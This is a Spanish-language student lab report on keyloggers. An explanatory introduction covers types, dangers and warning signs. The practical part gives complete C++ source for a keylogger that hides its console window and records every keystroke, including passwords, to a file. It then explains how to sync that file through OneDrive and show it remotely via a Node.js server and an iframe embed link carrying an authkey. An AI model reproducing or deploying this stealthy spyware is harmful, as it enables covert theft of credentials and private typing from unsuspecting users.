INSTITUTO POLITÉCNICO NACIONAL

Escuela Superior de Ingeniería Mecánica y Eléctrica

Unidad Zacatenco

Prof. Galicia Galicia Roberto

Microprocesadores


Baños Islas Jesús Alberto

Práctica:

Keylogger

¿Qué es un keylogger?

Un keylogger (abreviatura de «keystroke logging», o registro de pulsaciones de teclas) es un tipo de software malicioso que **registra todas las pulsaciones de teclas que realice en el ordenador**. Los keyloggers son un tipo de spyware, es decir, un software malicioso diseñado para espiar a las víctimas. Debido a su capacidad para registrar todo lo que escriba, los keyloggers son una de las formas más invasivas de malware.



Existen dos tipos principales de keyloggers: de software y de hardware. El software keylogger es más común que el hardware, porque este último requiere un acceso físico real a un dispositivo.

Software keylogger


El software keylogger es más común que el hardware, porque no se necesita acceso físico al dispositivo objetivo. El software keylogger funciona como otro software malicioso: se infiltra en el dispositivo a través de enlaces o archivos adjuntos maliciosos, o incluso mediante exploits o troyanos. Un keylogger se ejecuta silenciosamente en el fondo del ordenador hasta que lo descubra y lo elimine.

El software keylogger suele ser malicioso, pero algunas empresas y padres lo usan para vigilar a los empleados y a los niños. Según su aplicación, el software de seguimiento del tiempo y las aplicaciones de control parental pueden rozar fácilmente el territorio del espionaje. Cuando los keyloggers se usan para espiar a los seres queridos, se les conoce como stalkerware.

Baños Islas Jesús Alberto

¿Qué puede hacer el software keylogger?

- Registrar todas las teclas que pulse, incluidas sus contraseñas y números de tarjetas de crédito.
- Registrar ambas partes de las conversaciones en las aplicaciones de mensajería y los correos electrónicos.
- Registrar el historial de navegación y búsqueda.
- Realizar capturas de pantalla cuando se escriban determinadas palabras clave.
- Tomar el control remoto del dispositivo.
- Iniciar o cerrar la sesión del dispositivo de forma remota.
- Registrar durante cuánto tiempo usa determinadas aplicaciones.
- Imprimir registros o enviarlos por correo electrónico al pirata informático.
- Esconderse en segundo plano.



Keyloggers basados en hardware


Los keyloggers basados en hardware adoptan la forma de un dispositivo físico, como una memoria USB u otro elemento que puede tener un aspecto similar al de un cargador. Registran las pulsaciones del teclado y otros datos, para que un pirata informático los recupere más tarde. Los keyloggers de hardware son difíciles de detectar con un software antivirus.

Para que un pirata informático pueda instalar un keylogger basado en hardware, debe tener **acceso físico a su dispositivo**. Por lo general, tratarán de ocultar el hardware en la parte trasera de una torre de PC de sobremesa o en algún otro lugar en el que sea poco probable que mire.

¿Cómo funcionan los keyloggers?

Los keyloggers funcionan colándose en el ordenador, a menudo ocultos dentro de un troyano u otro malware. Un keylogger registra las pulsaciones del teclado en pequeños archivos que el atacante pueda ver. Los archivos pueden enviarse periódicamente por correo electrónico al pirata informático, subirse a un sitio web o a una base de datos, o transmitirse de forma inalámbrica.

Con los keyloggers basados en hardware, los archivos pueden quedar almacenados en el ordenador hasta que el pirata informático recupere el dispositivo de registro de teclas.



Los keyloggers se esconden en su dispositivo, registran sus pulsaciones del teclado y se las envían al atacante.

Por qué los keyloggers son una amenaza

Dado que los keyloggers pueden registrar *todo lo que escriba*, suponen un enorme riesgo para la seguridad de sus datos. Un pirata informático con acceso a sus nombres de usuario y contraseñas está a un paso de cometer un fraude de identidad, un robo monetario, de vender sus datos privados en la red oscura o a corredores de datos, de exponer su información personal y de causar todo tipo de estragos.

Los keyloggers son **una de las formas más peligrosas de malware** que existen.

¿Se pueden detectar los keyloggers?

Sí, los keyloggers pueden detectarse, pero puede resultar complicado. Como la mayoría de los tipos de software malicioso, los keyloggers están diseñados para permanecer ocultos. La forma más fácil de detectar el malware es usar un software antivirus potente que detecte y bloquee los keyloggers antes de que lleguen a infectarle el dispositivo.

Si cree que ya se ha infectado con un keylogger, preste atención a las típicas señales de advertencia y use inmediatamente una herramienta de eliminación de malware.

¿Cuáles son las señales de advertencia de los keyloggers?

Las señales de advertencia de los keyloggers son similares a las de otros tipos de malware. Debe prestar atención a esto si cree que puede tener un keylogger en su dispositivo:

- **Un rendimiento lento.** Si de pronto su ordenador transmite todas sus pulsaciones a un pirata informático, su rendimiento se verá afectado en todos los aspectos.
- **Bloqueos y errores inesperados.** Toda la potencia de procesamiento necesaria para el registro puede hacer que sus otras aplicaciones se bloqueen y se cuelguen más a menudo de lo habitual.
- **Cambios en la configuración.** Si de repente tiene una nueva página de inicio del navegador, barras de herramientas o iconos, podría ser una señal de software malicioso como un keylogger.
- **Redireccionamientos extraños.** Si teclea búsquedas y se le redirige a un motor de búsqueda inesperado o a páginas web que parecen un tanto extrañas, podría tratarse de una redirección maliciosa.

Baños Islas Jesús Alberto

Objetivo

Programar un keylogger en lenguaje C que tenga la capacidad de ocultarse para no ser detectado.
Que cree un archivo de texto el cual será mandado a traves de la nube, una vez ahí, será mandado a un servidor el cual será programado en Javascript con ayuda de HTML.

El servidor nos desplegara la información del archivo de texto que haya creado el Keylogger para así visualizar de manera remota todo el contenido y acciones que se realicen en el teclado.

Desarrollo

- **Para el keylogger;**

Codigo en C++ del Keylogger:

```
#define _WIN32_WINNT 0x0500 //getConsoleWindow()
#include <iostream>
#include <string>
#include <map> //Array asociativo
#include <windows.h>

using namespace std;
```

```
int main(int argc, char *argv[])
{
    /*
    Array asociativo. la clave es el número decimal y el valor el carácter que representa.
    Está adaptado para un teclado en español. Ya que como viene configurado por defecto
    el número decimal dado no se corresponde a algunas de las teclas de un teclado en español.
    */
    map<int, string> ch;
    //ch[1] = " [mouse click] ";
    ch[2] = " [mouse menu context] ";
    ch[8] = " [DEL] ";
    ch[9] = " [Tab] ";
    ch[13] = " [Intro] ";
    ch[16] = " [Shift] ";
    ch[17] = " [Control] ";
    ch[18] = " [Alt] ";
    ch[20] = " [Bloq Mayús] ";
    ch[27] = " [Esc] ";
    ch[32] = " ";
    ch[37] = " [Flecha izquierda] ";
    ch[38] = " [Flecha arriba] ";
    ch[39] = " [Flecha derecha] ";
    ch[40] = " [Flecha abajo] ";
    ch[44] = " [Impr Pant] ";
```

```
ch[45] = " [Insert] ";
ch[46] = " [Supr] ";
ch[48] = "0";
ch[49] = "1";
ch[50] = "2";
ch[51] = "3";
ch[52] = "4";
ch[53] = "5";
ch[54] = "6";
ch[55] = "7";
ch[56] = "8";
ch[57] = "9";
ch[65] = "a";
ch[66] = "b";
ch[67] = "c";
ch[68] = "d";
ch[69] = "e";
ch[70] = "f";
ch[71] = "g";
ch[72] = "h";
ch[73] = "i";
ch[74] = "j";
ch[75] = "k";
ch[76] = "l";
ch[77] = "m";
```

```
ch[78] = "n";
ch[79] = "o";
ch[80] = "p";
ch[81] = "q";
ch[82] = "r";
ch[83] = "s";
ch[84] = "t";
ch[85] = "u";
ch[86] = "v";
ch[87] = "w";
ch[88] = "x";
ch[89] = "y";
ch[90] = "z";
ch[91] = " [Menu Windows] ";
ch[96] = "0";
ch[97] = "1";
ch[98] = "2";
ch[99] = "3";
ch[100] = "4";
ch[101] = "5";
ch[102] = "6";
ch[103] = "7";
ch[104] = "8";
ch[105] = "9";
ch[106] = "*";
```

```
ch[107] = "+";
ch[109] = "-";
ch[110] = ".";
ch[111] = "/";
ch[112] = " [F1] ";
ch[113] = " [F2] ";
ch[114] = " [F3] ";
ch[115] = " [F4] ";
ch[116] = " [F5] ";
ch[117] = " [F6] ";
ch[118] = " [F7] ";
ch[119] = " [F8] ";
ch[120] = " [F9] ";
ch[121] = " [F10] ";
ch[122] = " [F11] ";
ch[123] = " [F12] ";
ch[144] = " [ Bloq Num ] ";
ch[145] = " [Bloq Despl] ";
ch[186] = "`";
ch[187] = "+";
ch[188] = ",";
ch[189] = "-";
ch[190] = ".";
ch[191] = "ç";
ch[192] = "ñ";
```

```
    ch[219] = "";
    ch[220] = "º";
    ch[221] = "¡";
    ch[222] = "´";
    ch[226] = "<";


/* Manejador para un fichero donde se irán guardando las pulsaciones */
FILE * log;
/* Variable para crear un salto de línea cada 50 caracteres */
int count = 1;

/* Ocultar la consola */
HWND hWnd = GetConsoleWindow();
/* 0 = oculta ; 1 = visible */
ShowWindow( hWnd, 0);

/* Búcle infinito para detectar las pulsaciones de tecla */
while (true)
{
    /* Recorrer el número de carácteres de la tabla ASCII que son 255 */
    for (int c = 0; c < 256; c++)
    {
        /* Si una tecla es pulsada */
        if (GetAsyncKeyState(c) == -32767)
```

```
        {
          /* Abrir el fichero */
          log = fopen("Baños.txt", "a");
          /* Si count es igual a 50 incluir un salto de línea en el fichero */
          if (count == 50) {fputs("\n", log); count=1;}
          /* Escribir en el fichero el carácter de la tecla pulsada */
          fputs(ch[c].c_str(), log);
          /* Cerrar el fichero */
          fclose(log);
          /* Aumentar en uno el valor de count */
          count++;
        }
    }
 }
 system("PAUSE");
 return 0;
}
```

Una vez que se tiene el keylogger lo que queda es compilarlo, al hacerlo, de principio pensaremos que no sucede nada. Esto se debe a que la consola se oculta, pero si comenzamos a utilizar el teclado, el Keylogger creara un archivo .txt en el escritorio en el cual se ira guardando todas las teclas que estemos pulsando.

Este archivo contendrá todos y cada uno de los caracteres pulsados, incluyendo correos y contraseñas sin censura.

• Para sincronizar el archivo Log.txt con la nube.


Una vez tengamos este archivo y el programa se este ejecutando el siguiente paso es subir el archivo a la nube y que este se encuentre en constante actualización para así poder visualizar casi en tiempo real lo pulsado por el teclado de manera remota.

Utilizaremos el programa por defecto de Windows que funciona como nube. OneDrive.

Para poder realizar la sincronización se deben de realizar los siguientes pasos:

1.- Dirigirnos a la carpeta llamada “OneDrive”

2.-Arrastrar la carpeta llamada “Escritorio” dentro de esta carpeta.



3.- Esperar unos minutos a que “OneDrive” comience a sincronizar todos sus archivos con la nube. Este proceso se realizara de forma automática cada vez que se modifique el contenido de todos los archivos que se encuentre en el escritorio.

Realizados estos pasos, pasaremos ahora al servidor para poder colocar el archivo dentro de este y que se pueda visualizar en “Tiempo real”

- **Para crear el servidor**

Código del servidor en Javascript:

```
var http = require('http').createServer(handler); //require http server, and create server with function handler()
var fs = require('fs'); //require filesystem module

http.listen(8080); //listen to port 8080

function handler (req, res) { //create server
  fs.readFile(__dirname + '/index.html', function(err, data) { //read file index.html in public folder
    if (err) {
      res.writeHead(404, {'Content-Type': 'text/html'}); //display 404 on error
      return res.end("404 Not Found");
    }
    res.writeHead(200, {'Content-Type': 'text/html'}); //write HTML
    res.write(data); //write data from index.html
    return res.end();
  });
```

- # Para el HTML

Para este paso, se deben realizar unos pasos previos para poder visualizar el archivo que el keylogger nos genero.

Antes, es necesario que se le de formato a la pagina por medio de HTML.

Una vez realizado esto, nos iremos a la siguiente pagina:


https://www.onedrive.com/

Tras haber iniciado sesión, no aparecerá una pantalla como la siguiente:

Notamos que aparecen las mismas carpetas que previamente teníamos en nuestro visor de archivos, incluyendo el escritorio, que es la de mayor interés.


Accedemos a la carpeta “Escritorio”

Dentro de esta, encontraremos el archivo que el Keylogger nos genero, este tendrá exactamente el mismo nombre que el archivo del escritorio.



Lo abriremos y realizaremos lo siguiente:

1.-Daremos click en los tres puntos que aparecen en la parte superior, una vez ahí, veremos la opción “Insertar”, y la pulsaremos.



2.-Esto nos generara una sección de código que deberemos insertar en nuestro html en la sección del cuerpo.

Con esto esta finalizado, el archivo se actualizara de manera constante sin necesidad de reiniciar el servidor.

Codigo:

```
<!DOCTYPE html>
<html>
<head>
	<link rel="stylesheet" type="text/css" href="estilos.css">
	<style type="text/css">
		h1{
			color: white;
		}
		h2{
			color: white;
		}
	</style>
</head>
<body>
	<h1>ESIME ZACATENCO</h1>
	<h2>Monitoreo de teclado</h2>
	<iframe
src="https://onedrive.live.com/embed?cid=F2AE5E974E275A45&resid=F2AE5
E974E275A45%2128886&authkey=AATZqqWTTcNu73I"  width="98"
height="120" frameborder="0" scrolling="no"></iframe>
</body>

</html>
```

• Visualización final

Tras haber realizado todos los pasos anteriores, podremos ver nuestro teclado de manera remota a través del servidor;